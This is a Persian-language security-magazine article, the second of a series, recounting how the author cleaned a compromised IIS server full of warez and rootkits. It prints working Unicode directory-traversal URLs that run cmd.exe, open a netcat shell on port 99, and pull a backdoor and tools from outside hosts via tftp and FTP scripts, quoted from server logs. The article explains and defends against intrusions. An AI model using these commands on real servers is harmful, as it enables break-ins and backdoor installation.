رودرروی انواع هکر

« قسمت دوم »

تهیه کننده: امیر حسین شریفی
info@WebSecurityMgz.com

من احساس کردم که کار خیلی جدی تر از آن چیزی بود که فکر می کردم. بنابراین خیلی با دقت تر به مساله نگاه کردم. برای همین منظور من در URL بعدی خودم سعی کردم فایل ncx99.exe را اجرا کنم. این فایل در دایرکتوری C:\ قرار داشت و من به وسیله آن از طریق پورت 99 با سرور به وسیله Telnet ارتباط برقرار کردم.

http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/[ccc]cmd.exe, /c+c:\ncx99.exe

ncx99.exe یکی از نسخه های محبوب netcat برای نفوذگر ها می باشد که یک شل حراست نشده [1] روی پورت 99 ایجاد می کند. این برنامه به هر کسی اجازه می دهد که به هر سیستم عاملی که Telnet را پشتیبانی می کند ارتباط برقرار کرده و سیستم فوق را به کنترل خود در بیاورد.

از طریق ارتباطم با سرور ، دایرکتوری ها را در درایو C:\ که احتمال می دادم به صورت مطمئنی هک شده می باشند ، تغییر دادم و سپس یک لیست کاملی از آنها و نتایجاشان تشکیل دادم و سپس همه را به کامپیوتر خودم منتقل کردم تا بتوانم به صورت جزیی تر آنها را بررسی کنم.

اشغال شده به وسیله جو ، ماری ، پیتر ، THC و فکر کنم مادربزرگ من !

وقتی که لیست نتایج را در مقابل خودم نگاه می کردم باز خنده ام گرفت. در اصل من خیلی بهت زده شده بودم . فردای همان روز دوست خودم را دعوت کردم و نتایج کارم را به او نشان دادم و به او گفتم : « شما متوجه شدید که سرور شما تغییر پیدا کرده

1 - unprotected shell

است؟ و من فکر می کنم که فقط شما تنها کسی توی این کره خاکی می باشید که این کار را نکرده اید!! »

فقط پس از یک پویش کوچک من به این نتیجه رسیدم که سرور بیش از 10 دفعه مورد نفوذ افراد دیگر قرار گرفته است . لیست زیر فقط بعضی از دایرکتوریها را نشان می دهد که شامل rootKit می باشند.

C:\scripts.bat
C:\temp\win.asp
c:\inetpub
c:\inetpub\scripts
c:\inetpub\wwwroot
c:\inetpub\mailroot\drop\temp
c:\winnt\system32
c:\winnt\system32\sysstat

اما آنچه که واقعا نظر من را جلب کرد لیست دایرکتوریهای زیر بود:

دایرکتوریهای c:\RECYCLER\system\winnt\test\system32

10/26/02 04:48a <DIR> .
10/26/02 04:48a <DIR> ..
10/24/02 03:49p <DIR> +01 # I N F U S i O N #
10/24/02 03:50p <DIR> +02 H4x0r3d, Scann3d, & [ccc]
FiLL3d by THC
10/24/02 04:00p <DIR> +03 APPZ
10/24/02 04:24p <DIR> +04 BOOKZ
10/26/02 04:49a <DIR> +05 GBA
7 File(s) 0 bytes

بعد از تحقیقات بیشتر پی بردم که این دایرکتوریها در حدود 3 گیگابایت از مطالب غیر قانونی warez را نگهداری می کردند که شامل بیش از 500 عدد بازیهای پیشرفته بود. یکی از دلایل اصلی که سرعت اینترنت کند شده بود نیز همین مساله بود. تحقیقات بعدی نیز نشان داد که این سرور هم آلوده به کرم Nimda بوده است که به صورت فعالی به دنبال هدفهای دیگری روی اینترنت ، خودش را منتشر می کرده است.

دفعه دیگر ، مدیر شبکه را خواستم و به او گفتم که کل سرور را باید از کار بیاندازد و کل هارد آن را فرمت کند و دوباره پیکربندی کند. همچنین آنها را متوجه این امر کردم که سرور آنها ، میزبان فعالیتهای غیر قانونی می باشد که ادامه آن ممکن است برای آنها ایجاد مسوولیت کند و باید هر چه زودتر آنها را از سرور پاک کنند. همچنین ما درباره نصب یک دیواره آتش و یک مسیر یاب و همچنین پیکربندی شبکه و نصب

کلیه Patch های مورد نیاز برای سرور بحث کردیم . به این صورت آنها را مجاب کردم که بدین صورت امنیت شبکه آنها تا حدودی تضمین می شود. در طول این مدت که در حال راه اندازی مجدد شبکه بودم ، کل آن را مسدود کردم . در طول این مدت تحقیقات بیشتری روی rootkit های نصب شده و سوراخهای امنیتی سرور و اسکریپتهایی که توسط قوم و طائفه نفوذگران نصب شده بود تا کامپیوتر را برای خود کنند ، انجام دادم. نتیجه تلاش بر روی این مسایل این بود که دست نفوذگران از سرور کوتاه شد.

اسکریپتهای نفوذگران

قبل از اینکه داستان بعدی را برای شما بازگو کنم خیلی مهم است که شما با طریقه و روشهایی که نفوذگران انجام دادند تا این سرور را به دست گرفتند آشنا شوید. وقتی من گفتم که این سرور مورد تهاجم بیش از 10 نفوذگر قرار گرفته است ولی باید این را متوجه می شدید که همه آنها فقط از طریق همان سوراخهای امنیتی پایه ای به این کار نائل شده اند و توانسته اند به سرور نفوذ کنند. در حقیقت اکثر آنها از همان اسکریپتهای ابتدایی برای ، ذخیره و اجرای Root Kit ها استفاده کرده اند یعنی از طریق نوشتن دستورات به صورت دستی !

خیلی راحت بگویم که این سرور فقط توسط بچه هکرها مورد هجوم قرار گرفته بود نه یک هکر واقعی ! فقط به خاطر خلطی که می شود آنها را نیز هکر می نامند در حالیکه یک نفوذگر واقعی ، داده ها و برنامه های خود را فقط در کنترل خود دارد نه کس دیگر و حاضرم شرط ببندم که همه آنهایی که به این سرور نفوذ کردند فقط از طریق استفاده از یک پویشگر سوراخهای امنیتی و کلیک روی لینکهایی که آنها داده اند این کار را انجام داده اند بدون اینکه حتی از شیوه و علت آن چیزی سر در بیارند. هر کدام از آنها به وسیله استفاده از آلوده کردن یونیکد ها و یا با استفاده از اسکریپتهایی مخربی که برای اینگونه برنامه ها وجود دارد ، توانسته اند root kit های خود را نصب و اجرا کنند. این گونه root Kit ها به صورت آماده و بسته بندی می باشند . یک «**نفوذ**» فقط به وسیله چند دستور و کمتر از چند ثانیه ممکن است اتفاق بیفتد که شامل قدمهای زیر می باشد.

قدم اول تست کردن سرور برای وجود نقاط ضعف به وسیله پویشگرهای مخصوص می باشد که آنها را نیز می توانید به صورت بسته های نرم افزاری و رایگان دانلود کنید.

قدم دوم ، یافتن یک root Kit و قرار دادن آن در سرور می باشد و قدم آخر نصب آن و درست کردن یک «در پشتی»[2] می باشد.
برای فهمیدن هر چه بیشتر این سه مرحله URL های زیر را که از طریق فایل های ثبت رویدادهای سرور به دست آورده ایم، بررسی می کنیم.

http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+dir+c:\

http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+tftp+i+XX.XX.XX.XX+backdoor.exe+c:\backdoor.exe


http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+c:\backdoor.exe

از آنجا که این فقط یک مثال می باشد ، بسیار ساده بیان شده است ولی اکثر اسکریپتها شامل مراحل پیچیده تری می باشند تا بتوانند یک سرور را در دست بگیرند. البته ما در زیر روی این موضوع بحث خواهیم کرد و شرح خواهیم داد که یک حمله شامل چه مراحلی می باشد و دلایل استفاده از اینگونه اسکریپتها را بیان خواهیم کرد.
اولین بخش از حمله نفوذگر این می باشد که به چه صورتی به سرور دسترسی پیدا کند. زیرا برای ذخیره کردن یک Root Kit در سرور نیاز به این امر می باشد که به سرور بتوانیم دسترسی داشته باشیم. متاسفانه برای یک نفوذگر همیشه بیش از هزاران در پشتی [3] وجود دارد که می تواند به وسیله آنها سرور را آلوده کند. به عنوان مثال ، در مورد دوست من ، نفوذگران از سوراخهای امنیتی که در یونیکد ها وجود داشته است سود جسته اند و توانستند به وسیله آن بسیار راحت سرور را به خدمت بگیرند. یکی از مدخلهای فایل ثبت وقایع[4] نشان دهنده چنین اسکریپتی می باشد که نفوذگر برای غلبه به سرور مشتری من به کار برده است که در زیر نشان داده شده است. البته به نظر من این یک پویشگر می باشد که این دستورات را به سرور فرستاده است زیرا فایل ثبت وقایع دو دستور را پشت سر هم و با تفاوت زمانی فقط دو ثانیه نشان می دهد و یا باید بگوییم که با یک هکر سرور کار داریم که بسیار سریع تایپ می کند و یا یک اسکریپتی می باشد که به صورت اتوماتیک فرایند نفوذ را اجرا می کند و یکی یکی سوراخهای امنیتی کشف شده را روی سرور امتحان می کند.

2 - back door
3 - back door
4 - Log entry

217.153.XXX.XX, -, 10/30/02, 18:24:06, W3SVC, [ccc]
EXCHANGE, 64.3.XXX.XX, 32, 149, 2079, 200, 0, [ccc]
GET, /scripts/..%5c..%5cwinnt/system32/cmd.exe, /c+dir+c:\

وقتی به فایل ثبت وقایع نظری داشته باشید متوجه می شوید که این درخواست از کجا داده شده است. در اینجا شما می توانید یک ضعف امنیتی در یونیکد را مشاهده کنید که به راحتی لیست درایو C:\ را در مرورگر نفوذگر نمایش می دهد. و همه اینها به وسیله یک پویشگر انجام می شود که هر یک از این URL ها را تست می کند و نتیجه را برای نفوذگر بر می گرداند.



از این نوع پویشگر ها به تعدا زیادی در اینترنت وجود دارد که قابل دسترس برای هر نفوذگری می باشد و حتی برای کسانی هیچ اطلاعی از چرایی و چگونگی ضعف امنیتی ندارند و فقط می توانند از آنها برای به دست گرفتن سرورها سود ببرند.

قدم دوم در این فرآیند پیدا کردن یک root Kit و یا فایلهای دیگری می باشد که بتوان به وسیله آن یک سرور را کنترل کرد. دوباره باید بگویم که فایل ثبت وقایع بهترین

مثال ها را به ما نشان می دهد. در این مرحله ، اسکریپت نفوذگر یک فایل را با استفاده از FTP ایجاد کرده و فایلهای دیگر را نیز به درون سرور می فرستد. حدود یک صفحه از فایل ثبت وقایع برای ثبت فایلهای دانلود شده به سرور اختصاص پیدا کرده بود. بنابراین ما هم بر حسب اختیار تعدادی از آنها را در زیر می آوریم.

ابتدا ، نفوذگر به وسیله اسکریپت خود یک پوشه [5] مخفی را در دایرکتوری C:\Inetpub ایجاد می کند تا RootKit های خود را در آن جای دهد:

```
217.153.xxx.xxx, -, 10/30/02, 18:25:32, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 16, 177, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cwinnt/system32/cmd.exe, /c+mkdir+c:\Inetpub\[ccc]
mailroot\drop\temp+,
```

قدم بعدی ، اسکریپت یک کپی از فایل cmd.exe را درون دایرکتوری که ایجاد کرده است ، قرار می دهد:

```
217.153.xxx.xxx, -, 10/30/02, 18:25:32, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 62, 211, 331, 200, 0, GET, /scripts/[ccc]
..%5c..%5cwinnt/system32/cmd.exe, /c+copy+[ccc]
c:\winnt\system32\cmd.exe+c:\Inetpub\mailroot\drop\temp\doit.exe+,
```

حال اسکریپت نفوذگر برای اینکه مطمئن شود فایلی به نام default.txt در دایرکتوری فوق وجود ندارد ، آن را به وسیله دستور زیر حذف می کند:

```
217.153.xxx.xxx, -, 10/30/02, 18:25:34, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 141, 200, 362, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, [ccc]
/c+del+c:\Inetpub\mailroot\drop\temp\default.txt+,
```

سپس اسکریپت یک فایل جدید به همان نام ، default.txt ، می سازد و خطوطی را در آن می نویسد :

```
217.153.xxx.xxx, -, 10/30/02, 18:25:34, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 16, 221, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, /c+echo+open+[ccc]
65.40.28.170+>>c:\Inetpub\mailroot\drop\temp\default.txt+,
```

با استفاده از اسکریپت بالا ، خطوط زیر همگی در فایل default.txt نوشته می شود :

5 - Folder

```
Open 65.40.xxx.xxx
user anonymous >> default.txt
echo lol@lol.com >> default.txt
echo cd+rapport/backup >> default.txt
get reboot.exe >> default.txt
get TzoLibr.dll >> default.txt
echo get ServUDaemon.ini >> default.txt
echo get ServUCert.key >> default.txt
get ServUCert.crt >> default.txt
get rundlls32.exe >> default.txt
echo get ncx99.exe >> default.txt
echo get kill.exe >> default.txt
echo get tasklist.exe >>default.txt
echo quit >> default.txt
```

بنابراین تمامی خطوط در فایل نوشته شدند و خیلی راحت می توان از آنها فهمید که اسکریپت ، یک فایل کامل از دستورات FTP را ایجاد کرده است. URL بعدی که به سمت سرور فرستاده می شود ،دستورات FTP را با استفاده از لیست دستورات فایلی که ایجاد کرده است ، اجرا می کند.

```
217.153.xxx.xxx, -, 10/30/02, 18:34:31, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 525250, 212, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, /c+ftp+-i+-v+-n+-s:[ccc]
c:\Inetpub\mailroot\drop\temp\default.txt+,
```

اسکریپت بعدی از پوشه ، یک لیست می گیرد تا پیشرفت کار را مشاهده کند و مطمئن شود که تمامی فایلها که انتظار داشته است به سرور دانلود شده است یا نه ! همچنین یک فایل دیگر می سازد تا به وسیله آن نفوذگر بتواند یک در پشتی به وسیله FTP ایجاد کند. در این مرحله اسکریپت از Servu-FTP استفاده می کند که عمومی ترین سرور FTP ای می باشد که توسط نفوذگران استفاده می شود.

به طور خلاصه، فایل نصب FTP ، که در این سرور به نام Servustartuplog.txt می باشد ، شامل مسیرهایی است که قرار است به آنها امکان دسترسی داشته باشیم. البته برای حداکثر کردن قابلیت سرویس دهی آن ، اسکریپت به سادگی تمامی لیست دایرکتوریهای درایوها ، از A تا Z را نمایش می دهد و اگر CD-ROM و یا هر دیسک مجازی دیگر نیز وجود داشته باشد این کار به سادگی امکان پذیر می باشد.

آخرین مرحله از این فرآیند نفوذ، اجرای فایلهایی می باشد که در مراحل قبل در سرور قرار گرفته است. و در آخر ایجاد و نصب یک در پشتی که به وسیله NetCat ، ncx99.exe ، انجام شده است. البته اجرای برنامه ها نیز به وسیله URL دیگری انجام

می شود که در این مدت مطالعه دیگر خود شما نیز می توانید به راحتی آن را بنویسید. حال سرور متعلق به شماست و می توانید هر امکانی و یا هر قابلیت دیگری را به آن اضافه و یا کم کنید. می توانید فایلهای ثبت وقایع را به کلی پاک کنید.

خب، مشاهده کردید که در عرض چندین دقیقه یک نفوذگر می تواند به یک سرور نفوذ کند.

اما در قسمتهای بعدی ، درباره حملاتی چون DDOS داستانی دیگر وجود دارد که بسیار جالب است. حمله ای که چاره ای برای آن اندیشیده نشده است!! پس با ما همراه باشید تا داستان بعد .